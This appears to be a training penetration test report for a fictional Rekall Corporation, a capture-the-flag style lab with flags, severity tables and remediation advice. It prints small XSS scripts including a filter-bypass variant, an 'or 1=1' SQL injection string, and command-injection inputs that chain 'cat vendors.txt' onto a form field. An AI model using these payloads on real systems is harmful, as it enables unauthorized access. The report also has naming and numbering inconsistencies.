Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Rekall Inc.
Contact Name	Linda Osguthorpe
Contact Title	Pentester

Document History

Version	Date	Author(s)	Comments
001	4/28/23	Linda Osguthorpe	
002	5/3/23	Linda Osguthorpe	Final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There was input validation so it made it more difficult to use command injection.
- Rekall was not able to access the domain computer with users credentials.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The web server was vulnerable to XSS and SQL payload injection
- There was nothing that was blocking network scanning and mapping. It was easy to see the network infrastructure.
- Ports were open and vulnerabilities were able to be exploited.
- The Apache service was vulnerable to multiple exploits
- Once privileges were escalated the domain server was accessed using administrator credentials.

Executive Summary

Rekell conducted an internal comprehensive security assessment of Rekell Corporation to provide an analysis of security flaws present in Rekell Corporation's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment. During the assessment Rekell found a number of critical vulnerabilities. Without further action these vulnerabilities could be catastrophic to Rekell Corporation.

Rekell first tested the web application. When testing the web application we noticed that it is vulnerable to XSS injection attacks. The web application is also vulnerable to local file intrusion as we were able to upload files onto the web application. On the comments page we were also able to inject scripts into the comments text box. On the login page we were able to run SQL injection codes into the boxes to successfully access the administrator's account. We also noticed that when we viewed the page source information we found user credentials stored in the HTML. After further investigation into the networking.php page we noticed that it is also vulnerable to command injection attacks.

The OSINT tool was used and the open source data was found to be exposed. Searching crt.sh showed us that we could view the stored certificate. We were able to find the robots.txt file. Within that file was sensitive data openly available to the public.

Rekall was able to detect in the linux environment that 5 ip addresses were publicly exposed and were vulnerable. One of the hosts is running on Drupal. A RCE exploit was used and executed to open a shell within the hosts. The shellshock exploit was used in Metasploit and the sudoers file was able to be accessed.

This testing revealed that Rekell Corporation has a number of issues that are impacting its web applications, networks, and systems and needs to remediate the vulnerabilities to provide a greater level of security for the environment. They are not prepared in the case of an attack against their systems or network. They need to take immediate steps to protect themselves against the findings within this report.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Stored	Critical
Local File Intrusion	Critical
Local File Intrusion (advanced)	Critical
SQL Injection	Critical
Sensitive Data Exposure	Critical
Command Injection Type	Critical
Command Injection Type (advanced)	Critical
Ping totalrekall.xyz	Critical
NMAP scan results	Critical
Nessus scan results	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Struts CVE-2017-5638	Critical
User credential stored on public websites	Critical
NMAP scan Windows	Critical
FTP Enumeration Windows	Critical
Credential Dumping	Critical
File Enumeration	Critical
Lateral Movement	Critical
Compromising Admin	Critical
Sensitive Data Exposure	High
All Sudoer Exposed	High
XSS Reflected	Medium
XSS Reflected (advanced)	Medium
Open Source Exposed Data	Medium
crt.sh	Medium
SLMail Service	Medium
Scheduled Tasks	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	Web App 192.168.14.35 Linux 192.168.13.10

	192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Windows 172.22.117.10 172.22.117.20 172.22.117.100
Ports	21,22,25,80,106,110


Exploitation Risk	Total
Critical	20
High	2
Medium	6
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Medium**
Description	An XSS injection occurs when malicious scripts are injected into otherwise benign and or trusted websites. Rekall was able to inject a script into the choose your name here input box. The script “<script>alert(“You’ve been hacked”)</script> was entered and a pop box then showed up saying “You’ve been hacked” This then gave flag 1.


Images	
Affected Hosts	192.168.14.35
Remediation	• Train and maintain awareness • Don't trust any user input • Use escaping/encoding • Sanitize HTML • Set the HttpOnly flag • Use a content security policy • Scan regularly

Vulnerability 2	Findings
Title	XSS Reflected (advanced)
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Medium**
Description	Input Validation is a technique that is used to provide security specific to a certain attack. In this case the word "script" is removed to not allow a hacker to inject a script code into a text box. However, Rekell was able to bypass the input validation and still run a script. The code, "<scrscriptipt>alert("You've been hacked)"</scrscripipt>" was used in the text box and was able to successfully run it and received flag 2.


Images	
Affected Hosts	192.168.14.35
Remediation	• Constrain Input • Reject known bad input • Sanitize Input • Validate data for type, length and range

Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	An XSS injection occurs when malicious scripts are injected into otherwise benign and or trusted websites. Rekall was able to inject a script into the comments box. The script “<script>alert(“You’ve been hacked”)</script> was entered and a pop box then showed up saying “You’ve been hacked” This then gave us flag 3.


Images	
Affected Hosts	192.168.14.35
Remediation	• ID assignation • Use databases • Better server instructions


Vulnerability 4	Findings
Title	Local File Intrusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	A local file intrusion is an attack that allows a hacker to run a corrupted file on a web server. Rekall was able to load any file onto the web server. This gave us flag 5.
Images	
Affected Hosts	192.168.14.35

Remediation	• Train and maintain awareness • Don't trust any user input • Use escaping/encoding • Sanitize HTML • Set the HttpOnly flag • Use a content security policy • Scan regularly

Vulnerability 5	Findings
Title	Local File Intrusion (advanced)
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	A local file intrusion is an attack that allows a hacker to run a corrupted file on a web server. SS was able to upload a php file onto the web server using a jpg file. This gave flag 6.
Images	
Affected Hosts	192.168.14.35
Remediation	• Train and maintain awareness • Don't trust any user input • Use escaping/encoding • Sanitize HTML • Set the HttpOnly flag • Use a content security policy • Scan regularly

Vulnerability 5	Findings
Title	SQL Injection

Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	SQL Injection is when malicious code is used to access information on the backend database that is not intended to be displayed. Rekall used the code ‘or 1=1# in the password. This gave flag 7.
Images	
Affected Hosts	192.168.14.35
Remediation	• Do not allow direct input • Implement character escaping


Vulnerability 6	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	Sensitive Data Exposure is when an organization exposes sensitive data. In this case Rekall found user login credentials on the HTML. They were viewed by highlighting the webpage. Once we had those credentials Rekall was able to login in as an administrator. Flag 8 was found.
Images	

	Enter your Administrator credentials! Login: [redacted] Password: [redacted] Login Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools **HERE**
Affected Hosts	192.168.14.35
Remediation	• Delete the users credentials on the HTML • Implement 2 factor authentication


Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	Sensitive Data Exposure is when an organization exposes sensitive data. Rekall was able to find the robots.txt file by just accessing the webpage. Flag 9 was discovered.

Images	`User-agent: GoodBot`
	`Disallow:`
	
	`User-agent: BadBot`
	`Disallow: /`
	
	`User-agent: *`
	`Disallow: /admin/`
	`Disallow: /documents/`
	`Disallow: /images/`
	`Disallow: /souvenirs.php/`
	`Disallow: flag9:dkkdudfkdy23`

Affected Hosts	192.168.14.35
Remediation	• Remove the robot.txt file • Exclude specific areas of the site that should not be exposed.

Vulnerability 8	Findings
Title	Command Injection Type
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	Command Injection is when a hacker injects commands into an application and tries to take control of the host. Rekall was able to enter "www.example.com && cat vendors.txt" into the DNS check box and was able to view vendors.txt. That gave us flag 10.
Images	
Affected Hosts	192.168.14.35
Remediation	• Don't run system commands with user-supplied input • Use strong input validation for input • Use the principle of least privilege • Update and Patch Applications on a regular basis

Vulnerability 9	Findings
Title	Command Injection (advanced)
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	Command Injection is when a hacker injects commands into an application and tries to take control of the host. Rekall was able to input "www.example.com | cat vendors.txt. This gave SS flag 11.

Images	
Affected Hosts	192.168.14.35
Remediation	• Don't run system commands with user-supplied input • Use strong input validation for input • Use the principle of least privilege • Update and Patch Applications on a regular basis

Vulnerability 10	Findings
Title	Open Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	Using the OSINT tool to search the Domain Dossier webpage, the WHOIS data was displayed for totalrekall.xyz. Flag 1 was found.
Images	Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	• Check to make sure no sensitive data is being shared publicly • Cleanup the WHOIS record


Vulnerability 11	Findings
Title	Ping totaalrekall.xyz

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Ping can be used by hackers to check to see which systems are present. Rekall pinged totalrekall.xyz and got back the ip address 34.102.136.180. The ip address was flag 2.
Images	**Address lookup** canonical name **totalrekall.xyz.** aliases addresses **34.102.136.180**
Affected Hosts	totalrekall.xyz
Remediation	• Reject all pings


Vulnerability 12	Findings
Title	crt.sh
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Medium**
Description	Crt.sh is a site where hackers can find all the SSL or TLS certificates for the targeted domain. Rekall was able to use crt.sh to find the SSL certification information for totalrekall.xyz. Flag 3 was found.
Images	crt.sh Identity Search Group by Issuer Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz' Certificates © Sectigo Limited 2015-2023. All rights reserved.
Affected Hosts	34.102.136.180
Remediation	• Protect information from being exposed on the crt.sh website

crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
